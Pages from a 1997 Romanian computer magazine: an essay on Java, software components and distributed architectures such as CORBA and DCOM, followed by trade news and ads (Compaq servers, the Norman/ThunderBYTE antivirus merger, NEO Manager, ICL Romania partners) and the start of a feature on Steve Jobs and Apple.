componente sunt VBX, OCX (OLE Controls) și mai nou ActiveX, toate bazate pe COM/OLE, sau așa-numitele „Părți“ bazate pe SOM/OpenDoc. Odată cu componentele au apărut și extrem de utilele „Compound Document Frameworks“, cadrele de înmagazinare, reprezentare și manipulare a componentelor sub forma unui singur document. Aceste framework-uri sunt numite „Compound Documents“ în OLE și „Bento“ în OpenDoc.

2. În programarea *distibuită* aplicația rulează pe mai multe mașini, codul de pe fiecare mașină efectuând un set specific de acțiuni. Cele mai multe aplicații distribuite rulează codul pe două mașini, client și server, de unde și răspândita denumire de aplicații client/server. Ideea de bază a aplicațiilor client/server constă în separarea codului care conține interfata grafică și care poate rula pe mașini mai puțin performante (desktop-uri), de codul care efectuează procesări masive, accese la baze de date și deservirea cererilor de procesare venite simultan de la mai mulți clienți. Ideea dă rezultate pozitive atât

din punctul de vedere al costurilor hardware, cât şi din punctul de vedere al costurilor dezvoltării soft-ului (modificări pe codul client pot fi făcute fără a afecta codul server şi invers).

O funcţie poate apela o funcţie de pe altă maşină printr-un mecanism numit RPC (Remote Procedure Call). Prin RPC, un apel de procedură, împreună cu parametrii săi, sunt puşi într-un „pachet“ şi trimişi pe reţea unui server care va desface pachetul şi va executa procedura, returnând rezultatul tot sub forma unui pachet.

La puţina vreme insă, aplicaţiile au devenit extrem de complexe, iar proiectanţii software şi-au dat seama că de fapt arhitectura client/server a reuşit doar să transforme o aplicaţie monolit în doi monoliţi. Astfel a apărut ideea impărţirii aplicaţiilor în mai multe „obiecte distribuite“ care îşi expun metodele pentru a fi apelate de alte obiecte şi care pot juca fie rolul de client, fie cel de server. Bineînţeles, la acest nivel de complexitate numărul problemelor care trebuie rezolvate creşte vertiginos: trebuie să existe protocoale pentru localizarea şi identificarea obiectelor, activarea (lansarea) automată a procesului care conţine obiectul solicitat, determinarea dinamică a serviciilor (metodelor) pe care obiectul le oferă, salvarea stării obiectelor, accesul concurent la resurse, licenţe, securitate, etc. Într-o bună măsură, toate acestea au fost standardizate de arhitectura CORBA (Common Object Request Broker Architecture), care în ultimii 2-3 ani a început să fie folosită cu un orecare succes in aplicaţii comerciale distribuite.

Evoluţia celor două stiluri de programare a dus la crearea de standarde foarte utile pentru dezvoltarea aplicaţiilor. Viitorul programării va fi undeva la confluenţa celor două stiluri. Aplicaţiile tradiţionale de desktop au din ce în ce mai multă nevoie de informaţie şi deci de interoperabilitate, iar aplicaţiile distribuite cer tot mai insistent interfeţe grafice prietenoase şi posibilităţi de monitorizare şi reglare a aplicatiilor. Cele două mari standarde COM/OLE şi CORBA (iniţial îndreptate exclusiv către desktop, respectiv programare distribuită) se extind încercând să acopere ambele paradigme: COM/OLE încearcă să acopere programarea distribuită prin lansarea noului DCOM (Distributed Common Object Model) odată cu Windows NT 4.0, iar CORBA adoptă standardul de componente OpenDoc. Care soluţie e mai bună? OpenDoc este recunoscut ca fiind superior din multe puncte de vedere standardului OLE, OpenDoc fiind conceput din start pentru a fi integrat cu sistemele distribuite. CORBA este o arhitectură robustă care s-a dezvoltat mult în ultimii ani, pe când DCOM de-abia s-a născut. Ei şi?, ar zice cei de la Microsoft, ceea ce contează e numărul de utilizatori. Şi astfel, legendara dispută între Microsoft şi restul lumii continuă. CORBA este însă standardul de *facto* în programarea distribuită, cu un mare număr de aplicaţii implementate.

Java la orizont

Definiţia limbajului Java, împreună cu prima versiune a API-ul din JDK1.0 a fost etapa „promisiunilor“. Java era un limbaj orientat pe obiecte, portabil, robust, interpretat, cu posibilităţi de optimizare a vitezei. Printre multele calităţi, una este extrem de importantă: multithreading-ul incorporat în limbaj. Folosirea multithreading-ului (firelor multiple) simplifică enorm programarea aplicaţiilor care necesită comunicarea cu mesaje asincrone; toate problemele legate de cozi de aşteptare, sincronizare sau blocări pot fi rezolvate simplu prin crearea unui fir (thread) paralel şi trimiterea unui mesaj *sincron* din noul fir, execuţia programului continuând normal în firul principal. Cu toate aceste calităţi, limbajul Java se folosea mai mult la crearea de imagini săltăreţe pe paginile de Web, lipsindu-i încă multe pentru a fi un limbaj matur şi eficient pentru dezvoltarea de aplicaţii comerciale.

Multe din aceste lipsuri vor fi eliminate în JDK 1.1 a cărui versiune finală va apare la începutul lui 1997.(vedeţi şi articolul JDK 1.1 din acest număr)

În primul rând, Java nu avea o facilitate standard de acces la baze de date. Astfel a apărut JDBC API (Java DataBase Connection), care este varianta Java, orientată pe obiecte, a ODBC-ului. JDBC este o colecţie de clase care oferă o interfaţă comună pentru acces la bazele de date relaţionale. Importanţă JDBC-ului e subliniată de multitudinea de drivere JDBC apărute deja pe piaţă pentru conectarea aplicaţiilor la Oracle, Sybase, SQLServer şi la alte baze de date relaţionale.

Dar din Java mai lipseau tocmai tehnologiile care au contribuit la dezvoltarea aplicaţiilor tradiţionale şi a celor distribuite: componentele şi arhitecturile distribuite.

1) JavaSoft a decis construirea unui standard propriu pentru tehnologia componentelor software: Java Beans API. O boabă (bean) este o componentă scrisă în Java, care poate interacţiona cu alte „boabe“ sau aplicaţii. Iar cum Java vrea să cucerească lumea, Java Beans promite să poată încapsula orice altă componentă scrisă după standardele existente (ActiveX, OpenDoc, etc). O altă noutate în ceea ce priveşte proiectarea componentelor o reprezintă facilitatea de *introspecţie* din Java Beans. La proiectarea unei componente, programatorul poate adăuga într-o clasă *BeanInfo* informaţii despre serviciile oferite de componentă, informaţii care nu vor fi folosite de aplicaţiile care vor apela serviciile componentei, ci de aplicaţia cu care se *proiectează* aplicaţia finală. Prin introspecţie, această aplicaţie va oferi proiectantului (care nu e neapărat un programator!) informaţii specifice despre conectarea componentei şi despre parametrii necesari în condiţiile reale ale aplicaţiei. În momentul execuţiei aplicaţiei finale codul specific proiectării nu va mai fi încărcat de Maşina Virtuală Java.

2) RMI (Remote Method Invocation) este un modest pas spre arhitecturile distribuite. RMI este un API care implementează varianta obiectuală a vechiului RPC, adaptată specificului limbajului Java. Folosind RMI, o metodă din Java poate apela *metode* dintr-un program Java aflat pe o altă maşină. În actualul stadiu însă, RMI este departe de a oferi facilităţile oferite de CORBA pentru programarea distribuită. În plus, există (încă) o mare cerere pentru interoperabilitatea aplicaţiilor scrise în diferite limbaje, lucru imposibil cu RMI. Tocmai de aceea (ca o soluţie - probabil- temporară), în JDK 1.1 se facilitează legătura Java-CORBA, astfel încât arhitectura client-Java, server-C++ este destul de populară la ora actuală.

Bătălia standardelor

Deci care este viitorul? Până acum standardul *de facto* in domeniul componentelor este cel bazat pe COM/OLE, datorită imensei popularităţi a platformelor Microsoft. Standardul bazat pe SOM/OpenDoc, controlat acum de CI Labs (un consorţiu format din Apple, IBM, Novell, Oracle, Taligent, SunSoft, WordPerfect şi Xerox) deşi mai bun, e mai puţin răspândit. Java a ales calea proprie prin JavaBeans. Însă strategia Microsoft-ului este prea puternic orientată spre ActiveX, şi e puţin probabil ca Microsoft să susţină Java Beans în viitor. IBM suportă Java Beans, dar, prin proiectele sale „Arabica“ şi „San Francisco“ vrea ca OpenDoc să fie „umbrela“ sub care să opereze toate componentele (Java Beans, ActiveX, Live Connect şi *părţile* OpenDoc).

În domeniul programării distribuite, OLE/DCOM iese din discuţie pentru că nu este un standard deschis, fiind legat de sistemele de operare Windows, iar Java e proiectat pentru a fi independent de platformă. CORBA este un standard matur şi (destul de) robust, însă a fost conceput din start pentru o arhitectură independentă de limbaj, fapt care l-a făcut supraîncărcat. Astfel că, după toate probabilităţile, Javasoft (divizia de software a lui Sun) va decide adoptarea unui standard propriu -pur Java- şi în ce priveşte arhitectura distribuită.

Primul pas a fost făcut în februarie 1997 prin publicarea specificaţiei propuse pentru noul proiect numit JavaSpaces. JavaSpaces este exact aşteptata extensie a RMI-ului, deci se pare că după doar câţiva ani de existenţă, zilele standardului CORBA sunt numărate. Un coleg de-al meu prognozează încă 18 luni de viaţă pentru CORBA. Lupta rămâne însă deschisă. Cineva spunea că standardele vor convieţui întocmai ca Pepsi si Coca-Cola... Dar până când JavaSoft va perfecta limbajul Java, să vedem cum se conturează o altfel de bătălie pe acelaşi front.

Faptul că Microsoft incearcă să impună o „dictatură“ a sistemului său de operare este destul de evident. Dar oare JavaSoft nu încearcă să impună o altfel de „dictatură“, ortogonală pe prima, a limbajului Java? Şi, ca orice dictaturi, şi cele de mai sus se declară democrate.

În „Republica Java“ s-ar spune: „Toate sistemele de operare sunt egale. De pe orice sistem de operare puteţi scrie aplicaţii care vor rula pe orice alt sistem de operare şi componente (Java Beans) care vor comunica cu orice alte componente“. În „Microsoftia“ s-ar proclama: „Toate limbajele de programare sunt egale. Puteţi scrie componente (ActiveX) în orice limbaj de programare, care apoi vor putea fi accesate din orice alt limbaj de programare“. Un „observator străin“ ar putea declara că în ambele ţări s-a instalat democraţia. Iar cum democraţia în aceste ţări se măsoară prin fericirea programatorilor, observatorul nostru ar avea perfectă dreptate. Însă, ca să scrii componente ActiveX eşti legat de Windows. ActiveX nu este (încă) un standard multiplatformă, neexistând o „Maşină Virtuală ActiveX“ aşa cum există Maşina Virtuală Java. Asta inseamnă că o componentă ActiveX citită dintr-o pagină de Web poate fi executată doar în sistemul de operare pentru care a fost scris iniţial, adică Windows. Iar ca să scrii componente Java Beans eşti legat, binenţeles, de Java.

Dacă ar fi să aleg între cele două „democraţii“, aş alege egalitatea limbajelor de programare, dar nu neapărat „sub“ Microsoft. „Democraţia verticală“, adică libertatea de a alege un limbaj de programare mai uşor sau mai puternic, potrivit pentru specificul aplicaţiei mele mi se pare mai valoroasă decât „democraţia orizontală“ (libertatea de a alege între sisteme de operare cu facilităţi similare, ori mai puţin similare dar neglijabile cînd sunt raportate la limbajul de programare unic) unde singurul avantaj e unul pe termen relativ scurt, acela al (re)folosirii investiţiei în sistemele de operare existente.

Ieşind din scurta noastră incursiune utopică, trebuie să ne întoarcem la realitatea dură: „Republica Java“ şi „Microsoftia“ ocupă acelaşi unic teritoriu: Terra. Când două grupuri de oameni au idei diferite despre modul în care trebuie să se construiască democraţia într-o ţară, apar partidele, politica, şi inevitabil, discuţiile politice. Iar discuţiile deschise dintre reprezentanţii giganţilor Microsoft şi Sun uneori seamănă parcă prea mult cu discuţiile politice de la noi. E şi normal, pentru că ţelul este acelaşi: obţinerea voturilor de la alegători; în politică cu ştampilă, în soft cu banii. Diferenţa este că peste 4 ani nu te costă nimic să pui stampila de vot în celălalt pătrăţel dacă simţi că ai fost înşelat, pe când schimbarea întregii infrastructuri a unui proiect e aproape de neconceput.

Pentru a face faţă criticilor privind natura proprietară şi închisă a standardelor sale, Microsoft încearcă să promoveze tehnologia ActiveX ca standard independent de platformă şi ca urmare, să atragă cât mai multe companii independente de partea sa. Iar primul pas e deja făcut, Microsoft oferind specificaţia tehnologiei ActiveX unui organism independent (The Open Group). Aceasta însemnă că dezvoltarea standardului nu va mai fi controlată exclusiv de Microsoft, ci va trebui să ţină seama şi de cerinţele altor companii, şi chiar de specificul altor sisteme de operare. Scepticismul comunităţii anti-Microsoft vine însă din faptul că Microsoft nu e angajat în implementarea tehnologiei pe alte sisteme de operare decât pe Windows, lăsând treaba (şi riscul) pe seama altor companii relativ mici: Bristol, Mainsoft si Software AG pe Unix, şi Metrowerks pe Macintosh. Nici o mişcare pe OS/2 sau pe alte platforme.

Oare, dacă prin absurd am fi avut norocul (sau ghinionul!) ca singurul sistem de operare din lume să fie, de exemplu, Windows 95, de ce am fi atraşi de un limbaj ca Java? Poate că Bill Gates îşi punea aceeaşi întrebare pe vremea când ezita să suporte limbajul Java. S-a răsgândit probabil pentru că Java este un limbaj puternic *în sine*, dar nu în ultimul rând pentru că potenţialul economic al fenomenului Java devenea prea mare pentru a-l putea ignora.

În ceea ce priveşte unicitatea limbajului Java ca fiind o restricţie se pot spune două lucruri: 1) Cheia portabilităţii în Java nu este limbajul in sine, ci bytecode-ul (codul octet) generat de compilator. Bytecodul este şi cel transmis pe Internet, de pe un sistem de operare pe altul şi este interpretat de Maşina Virtuală Java locală. Astfel că unele limbaje, ca de exemplu Eiffel sau Smalltalk au deja compilatoare care generează Java bytecode! Rămâne de văzut cât de viabilă e ideea. Merită să menţionez aici că deşi limbajul Java are sintaxa asemanatoare C++ -ului, conceptele de programare din Java sunt mai apropiate de cele din Smalltalk.2) Ideea eficienţei limbajului (sau a bytecode-ului) unic este de fapt tocmai strategia de bază a întregii arhitecturi. Anularea diferenţelor de „impedanţă“ între limbaje va duce la reducerea încărcării protocoalelor de comunicaţie, ceea ce nu e deloc de neglijat.

Ce mai rezervă viitorul?

JDBC este fără îndoială un element esenţial al limbajului, însă nu trebuie să uităm că trăim în epoca programării obiectuale. Iar limbajele obiectuale nu se împacă prea bine cu bazele de date relaţionale. Ca programator într-un limbaj orientat pe obiecte singura mea grijă în legătură cu persistenţa datelor trebuie să fie legată de salvarea şi reîncărcarea stării obiectelor pe care le modelez. Toate celelalte griji ar trebui să fie inexistente, ori, în cel mai rău caz, „transparente“. Griji, aici, însemnând maparea obiectelor în tabele relaţionale, accesul concurent, comiterea tranzacţiilor, etc. Grijile sunt inexistente în cazul bazelor de date obiectuale, în acest sens JavaSoft promiţând crearea fie a unui nou API, fie chiar a unei noi versiuni a limbajului (probabil in 1998) care va facilita accesul direct al obiectelor la mecanismele de persistenţă specifice bazelor de date obiectuale. Ca o soluţie intermediară, grijile pot fi şi „transparente“, adică folosind în continuare baze de date relaţionale, maparea obiectelor în tabele relaţionale şi invers va fi făcută de produse intermediare numite „object-relational mappers“. Cu acestea, programatorul are doar „senzaţia“ că lucrează cu o bază de date obiectuală, obiectele sale fiind „transparent“ mapate în tabele relaţionale. JavaSoft are şi aici o promisiune, şi anume „Java Object-Relational API“ care ar trebui să apară cândva în 1997.

Va detrona oare Java pe bătrânul C++? Posibil. Obstacolul cel mai mare este viteza de execuţie. Optimizările la nivel de interpretor (compilatoarele Just-In-Time), deşi eficiente, nu vor face niciodată o aplicaţie Java mai rapidă decât o aplicaţie C++ compilată. Compilatoarele native, care nu vor genera bytecode, ci executabile dependente de platformă, ar putea aduce viteza la nivelul implementărilor curente în C++. Iar dacă procesorul PicoJava promis de Sun va rula bytecode la viteza unei aplicaţii compilate, C++ va intra în declin, tocmai când standardizarea lui e aproape terminată. Oare cât va trăi Java...

Internet-ul, Java, componentele şi arhitecturile distribuite sunt fără îndoială elementele în jurul cărora se va dezvolta soft-ul următorilor ani. Pentru omul de rând, probabil că toate aceste năzbâtii se vor numi, simplu, Internet. Iar proiectanţii şi programatorii sunt cei chemaţi să creeze iluzia de simplicitate.


Dl. Adrian Frits este programator la Northern Telecom în Toronto şi poate fi contactat la adresa **adrianf@nortel.com.**

Servere la preţuri desktop

Dacă aveţi nevoie de servere puternice, fiabile, capabile să susţină reţele mici sau în creştere, obstacolul principal de care vă veţi lovi va fi preţul. De acum însă, Compaq oferă servere performante la preţuri deosebit de competitive.

Compaq ProSignia 200

V-aţi aştepta să plătiţi acest preţ pentru un calculator de birou. Şi totuşi, *Compaq ProSignia 200* este un server adevărat, conceput special pentru a satisface cerinţele unei reţele mici sau în creştere. Vă oferă exact facilităţile de care aveţi nevoie pentru a vă construi o reţea de încredere.



Compaq ProLiant 800

Compaq ProSignia este platforma ideală pentru reţele Novell Netware sau Windows NT Server. Configuraţia standard include procesor Intel Pentium la 166 Mhz, controler EIDE sau Wide-Ultra SCSI, 32 MB EDO RAM (expandabil la 128 MB RAM EDO sau 256 MB ECC), disc hard de 1,6 GB EIDE, CD ROM 8x, controler de reţea Compaq NetFlex-3/P.

Configurarea se remarcă prin simplitate, serverul fiind livrat cu software special care vă asistă pas cu pas în procesul de configurare. Monitorizarea şi controlul reţelei sunt asigurate de *Compaq Insight Manager*, software integrat, folosit pentru toate serverele Compaq.

CompaqProLiant 800

Primul server Compaq din gama ProLiant, *Compaq ProLiant 800* se distinge printr-un raport preţ/performanţă deosebit de competitiv. Design-ul modular al serverului reduce costurile de întreţinere şi permite upgrade-uri simple şi rapide, protejează investiţia şi extinde durata sa de folosinţă.

Compaq ProLiant 800 suportă până la 2 procesoare Intel Pentium Pro la 180 sau 200 Mhz, până la 512 MB memorie RAM ECC (Error Checking and Correcting), noul controler Wide-Ultra SCSI care măreşte rata de transfer la 40 MB/s(de două ori viteza posibilă cu Fast-Wide SCSI-2) şi include şase sloturi de extensie (4 PCI, 2 PCI/EISA).

Optimizat pentru Novell Netware, Microsoft Wiindows NT Server şi SCO Unix, Compaq ProLiant 800 vă permite să extindeţi serviciile de mail, gestiune de fişiere şi imprimare la mulţi utilizatori. El poate fi folosit de asemenea ca server de Internet sau intranet la fel de bine ca pentru aplicaţii groupware. Dacă plănuiţi să echipaţi cu calculatoare câteva departamente, software-ul „Integration Server“ va ajuta la o instalare şi configurare consistentă a software-ului pe mai multe servere ProLiant 800.

Firma *NETCONSULTING*, integrator de sistemeCOMPAQ vă oferă întreaga gamă de servere COMPAQ.

Informaţii suplimentare referitoare la aceste servere puteţi afla la următoarea adresă de internet:

http://www.kappa.ro/clients/scop/

Norman Data Defense Systems se uneşte cu ThunderBYTE

După o cooperare tehnică de peste doi ani s-a decis unirea celor două firme. Această unire va consta în încorporarea tuturor produselor ThunderBYTE în gama de produse Norman Data Defense Systems. ESaSS B.V., producătorul produsului ThunderBYTE se va redenumi Norman Data Defense Systems B.V.. Prin această unire, gama de produse Norman Data Defense Systems se va mări cu produse de înaltă calitate folosind tehnologie de înaltă performanţă. Gama de produse Norman va consta în produse antivirus, produse de control al accesului, produse de back-up, firewalls, produse pentru criptarea datelor şi servicii speciale ca analiza riscului şi recuperarea datelor. Noua gamă de produse Norman/ThunderBYTE este formată din următoarele produse:


- *Norman Virus Control - ThunderBYTE* - un program antivirus efectiv mult mai performant decât actualul TBAV;
- *Norman CAT's CLAW pentru Windows 3.xx şi Windows 95* - oferă posibilităţi de scanare la accesarea fişierului, verificarea şi curăţarea transparentă a viruşilor, protecţie completă împotriva viruşilor macro;
- *Norman Firebreak for Netware, NLM* - o metodă simplă dar performantă de-a vă proteja reţeaua Novell Netware. Acest produs permite o scanare continuă a executabilelor care „circulă“ prin reţea, arii speciale de carantină, scanări speciale sau programate de către administratorul de sistem, raportăr centralizate, ştergere/redenumire/mutare în ariile de carantină pentru fişierele infestate, suport pentru workstations şi filesystems.
- *Norman Network Administrator* - administrator pentru orice tip de reţea (Windows 3.xx/95/NT, Lantastic, Novell, TCP/IP etc). Este asemănător actualului TBAV for Networks dar mult mai performant. Performanţe în plus: control central, detecţie şi curăţare automată pentru viru-

şii macro, cinci rutine diferite pentru detecţia viruşilor: semnături, CRC, euristic, decriptare şi monitorizare activă etc.

- *Norman Access Control pentru DOS Windows 3.xx şi '95* - previne accesul neautorizat la sistem. Performanţe: controlul accesului individual de pe fiecare workstation, previne schimbarea configurări PC-ului, previne cut&paste între aplicaţii diferite, drepturile pot fi stabilite pe utilizator sau pe grupuri de utilizatori, poate fi integrat cu un smartcard (cartelă de acces), criptare completă a discului hard.
- *Norman DES/RSA, Point to Point encryption* - un dispozitiv care oferă siguranţă schimbului de informaţii electronice. Acest dispozitv se prezintă sub formă externă sau o placă care se montează în calculator. Acest dispozitiv criptează/decriptează informaţiile care se transferă prin portul RS232 (COM), respectiv prin modem, direct link etc. Cu acest dispozitiv sunteţi sigur că informaţiile transmise de la un calculator la altul nu sunt captate şi de altă persoană.

Detalii sau informaţii suplimentare puteţi afla la tel/fax: 629.54.27, e-mail: info@css.pcnet.ro sau prin BBS la telefon 686.36.90.

Firma **NextBit Software** din Cluj-Napoca, în calitate de editor şi distribuitor al pachetului integrat de evidenţă economico-financiară NEO Manager, anunţă realizarea unei asocieri cu un grup italian specializat în software şi consultanţa în domeniul economic. Noua societate rezultată, **Transart**, preia toate drepturile asupra aplicaţiei *NEO Manager* precum şi toate acordurile de distribuţie şi obligaţiile legate de asigurarea garanţiei, service-ului şi dezvoltarea acesteia. Versiuni precedente ale acestui pachet integrat Windows de contabilitate, gestiune şi management al unei firme au fost prezentate în PC Report iunie 1996 şi Byte decembrie 1996.



Implicarea noii societăţi în dezvoltarea aplicaţiei *NEO Manager* se concretizează prin apariţia noii versiuni *3.6*. Aceasta versiune reprezintă o îmbogăţire a versiunii precedente cu un nou modul, cel de salarizare şi evidenţa personalului, introducerea unor noi facilităţi în modulele existente (contabilitate, gestiune stocuri, facturare, plăţi, producţie şi servicii) şi un set de optimizări care au dus la creşterea vitezei de prelucrare şi de regăsire a datelor.

Modulul de contabilitate a fost mult ameliorat, în special prin posibilitatea definirii unor machete de note contabile, corespunzătoare diferitelor tipuri de documente contabile.

Printre noile facilităţi se remarcă evidenţa vînzărilor prin agenţi, flexibilizarea multor rapoarte în vederea personalizării acestora de catre utilizatori, posibilitatea stabilirii de grupe de terţi pentru care se pot indica diferite rate de discount faţă de preţurile de listă. Aceasta opţiune împreună cu urmărirea stocurilor şi preţurilor în valută, se adresează în special importatorilor şi distribuitorilor care dispun deja sau doresc să-şi construiască o reţea de distribuţie modernă în ţară, funcţionând după o logica occidentală. În plus, există posibilitatea urmăririi diferenţelor de curs valutar aferente vânzărilor de produse ale căror preţuri sunt stabilite în valută.

De asemenea au fost incluse facilităţi specifice editurilor şi distribuitorilor de cărţi prin sistemul de evidenţiere a timbrului literar, a rabatului la achiziţia şi vânzarea de cărţi şi comunicarea de date între librăriile unei firme de distribuţie de cărţi.

Reamintim câteva dintre caracteristicile aplicaţiei *NEO Manager*: urmărirea garanţiilor şi produselor după serii unice pe produs, comunicarea în timp real între modulele componente, generarea automată a notele contabile care sunt apoi disponibile în modulul de contabilitate, modul de lucru tranzacţional care garantează securitatea datelor în reţea, backup şi verificare programabilă a integrităţii bazei de date, evidenţa operaţiilor efectuate de către fiecare utilizator, prezentarea rapoartelor sub forma grafică (histograme, piechart, etc.), exportarea lor în format RTF (Word) sau Excel în vederea unor prelucrari personalizate precum şi transmiterea lor directă prin fax sau e-mail.

NEO Manager 3.6 dispune de o documentaţie completă şi detaliată şi de un sistem de help contextual. Clienţii versiunii precedente pot obţine un upgrade la noua versiune, care necesită un calculator cu procesor 486DX sau Pentium, 8 MB de memorie RAM şi 20 MB spaţiu liber pe hard disc (sau pe server în cazul staţiilor fără hard disc) cu sistem Windows 3.1x, Windows 95 sau Windows NT. În curând va fi disponibilă o versiune nativă Windows 95, compatibilă cu noua versiune Microsoft Office 97.

Preţurile fără TVA ale aplicaţiei sunt între 143$ şi 1980$ la cursul BNR, în funcţie de modulele achiziţionate.

CONTACT: Transart Export Import SRL, Tel: 064-196929, Fax: 064-193195.

Microsoft
TRICORP
electronics
BUCUREŞTI
tel: 679 48 79
tel/fax: 633 04 68; 210 52 64
CRAIOVA
tel/fax: 051- 41 66 87
e-mail: tricorp@radiotel.ro

- **Sisteme de operare**
  - Windows 95
  - Windows NT 4.0 Server & Workstation
- **Sisteme de dezvoltare aplicaţii**
  - Visual C++
  - Visual Fox
  - Visual Basic
  - Fortran PowerStation
  - Visual J++

noul membru al suitei Office
Office 97

Product of the Year!
Microsoft® Windows NT® Worktation câştigă premiul InfoWorld Product of the Year ca fiind „cel mai fiabil şi sigur sistem de operare desktop"

ICL România a lansat o rețea de parteneriat

În 18 februarie 1997 *ICL România* a lansat o rețea de parteneri care vor distribui în teritoriu soluții ICL bazate pe hardware Fujitsu. Ceremonia de semnare s-a desfășurat la Casa Oamenilor de Știință din București.

Evenimentul a cuprins câteva prezentări susținute de Mike Popa – Director General, ICL (UK) Branch Romania & Republic of Moldova, Alan Wakefield – Marketing Manager, ICL International, Rob Gordon – Quality Manager, ICL International, și Derek Farmer – Sales Manager, Central and Eastern Europe, Fujitsu International. Prezentările au fost urmate de ceremonia de semnare, cu care ocazie partenerii au primit – împreună cu o copie a contractului – lista de prețuri a echipamentelor Fujitsu, diferite broșuri și materiale promoționale Fujitsu, precum și un certificat care le atestă calitatea de parteneri ICL și distribuitori autorizați Fujitsu. Evenimentul s-a încheiat cu un cocktail.

Cei unsprezece parteneri din teritoriu sunt:

- **ELCOSOFT SRL** Cluj-Napoca (pentru județele Cluj, Alba, Bistrița-Năsăud, Mureș);
- **ALFASOFT SA** Cluj-Napoca (Cluj, Alba, Bihor, Bistrița-Nasăud, București, Maramureș, Mureș, Satu Mare, Sălaj, Sibiu);
- **INTELPROF INTERNATIONAL SRL** Brașov (Brașov);
- **MIXERA SRL** Brăila (Brăila, Buzău, Galați, Tulcea, Vrancea);
- **ROMUS TRADING & DEVELOPMENT LTD.** Iași (Bacău, Botoșani, Iași, Neamț, Suceava, Vaslui);
- **GENESIS SOFTWARE SRL** București (București, Călărași, Giurgiu, Ialomița, Prahova, Teleorman);
- **FIBA IMPORT EXPORT SRL** Ploiești (Prahova, Botoșani, Buzău, Dâmbovița, Suceava);
- **CORES SRL** Timișoara (Timiș, Arad, Caraș-Severin, Hunedoara);
- **TOP EDGE ENGINEERING SRL** Craiova (Dolj, Gorj, Mehedinți, Olt, Valea Jiului);
- **TERRA INDUSTRIAL TECHN SA** Pitești (Argeș, București, Dâmbovița, Giurgiu, Teleorman, Vâlcea);
- **DATALOG COMPUTERS SRL** Târgu-Mureș (Mureș).

Partenerii autorizați ICL vor acționa în teritoriu ca distribuitori, reprezentațe autorizate și furnizori de service, oferind de asemenea sprijin pentru contractele ICL la scară națională, cum ar fi cele cu Comisia Națională de Statistică sau cu Banca Română pentru Dezvoltare.

Aceasta este prima rețea de parteneriat lansată de ICL în Europa Centrală și de Est. Au fost prezenți și reprezentanți de la ICL Croația și ICL Bulgaria, pentru a se inspira din inițiativa ICL Romania pentru activități similare în țările lor.

Pentru informații suplimentare:
Alexandra Ionescu
ICL Romania
Tel: 250.61.17
Fax: 250.58.18

Târg Internațional Specializat pentru
Tehnică de calcul, Software, Electronică,
Telecomunicații și Birotică

Now
ifabo
BUCHAREST
On

Palatul Parlamentului,
Centrul Internațional de Conferințe

16 - 20 septembrie 1997
ediția a IV-a

ORGANIZATOR:

EXPORT CONSULT
VIENA-BUCUREȘTI

Reprezentant oficial în România a:

MESSE WIEN

Tel: (40-1) 330.45.49; 330.45.16; Fax: (40-1) 330.46.64

Forbes

Va fi Steve Jobs în stare să salveze Apple?
De Harrison Forbes

Fiul risipitor s-a întors

În sudul Californiei, prin anii '70, toți băieții de 18 ani sau pe-aproape își petreceau vremea colindând plajele însorite sau făcând surfing pe valurile oceanului. Chiar toți? Poate doar cu excepția a doi dintre ei, Steve și Steve, care au renunțat la plăcerile plajelor pentru a construi un mic aparat electronic ce ocolea comutatoarele centralei telefonice și care le-a permis celor doi un apel gratuit la palatul Buckingham. Singura persoană care a stat între cei doi și Regina Angliei a fost o secretară care, după câteva minute, a bănuit că e ceva necurat cu apelul și a închis. Nimeni nu știa cum au reușit cei doi puști dintr-un colegiu californian să intre pe o linie secretă...

ILUSTRAȚIE: FLORIN FLOREA © 1997

Dincolo de aspectul senzațional, foarte puțină lume și-a dat seama de importanța micului aparat, the blue box, pe care mai întâi Steve Wozniak l-a creat, iar apoi Steve Jobs l-a vândut pentru un frumos profit. Alții ar fi folosit banii pentru a termina școala, pentru a face o călătorie în insule exotice sau pentru a-și cumpăra un superb Ferrari roșu. Dar nu cei doi. Ei au hotărât să-și vadă în continuare de cablaje, diode, tranzistoare și restul inventarului electronicii, pentru a crea un alt aparat electronic care să le permită oamenilor să se joace și, de ce nu, să facă și lucruri ceva mai sofisticate, de pildă să scrie scrisori și altele asemenea. Wozniak a venit cu ideea unui „computer pe o singură placă", iar amândoi cu ideea foarte originală că a venit vremea ca „oricine să aibă așa ceva în garaj"... sau Henry Ford a zis asta...? Nu-mi mai amintesc cine a spus-o, dar cert este că Jobs s-a apucat să o vândă. Aparatul trebuia să fie ușor de asamblat și foarte ieftin, fiindcă nimeni nu era dispus să plătească a grămadă de bani ca să joace jocuri electronice pe un ecran de televizor. După câteva luni de bricolaj cu piese electronice, primul computer Apple s-a născut. Era o cutiuță cu o claviatură și cu un conector pentru receptorul TV. Magazinul Byte a vândut imediat primele șase sute de bucăți și, foarte curând, garajul lui Steve – unde Apple a văzut lumina zilei – a devenit prea mic pentru a răspunde comenzilor tot mai numeroase de „cutii cu claviatură". Cei doi au fost nevoiți să închirieze un spațiu în oraș și să angajeze mai mulți oameni pentru a răspunde cererii.

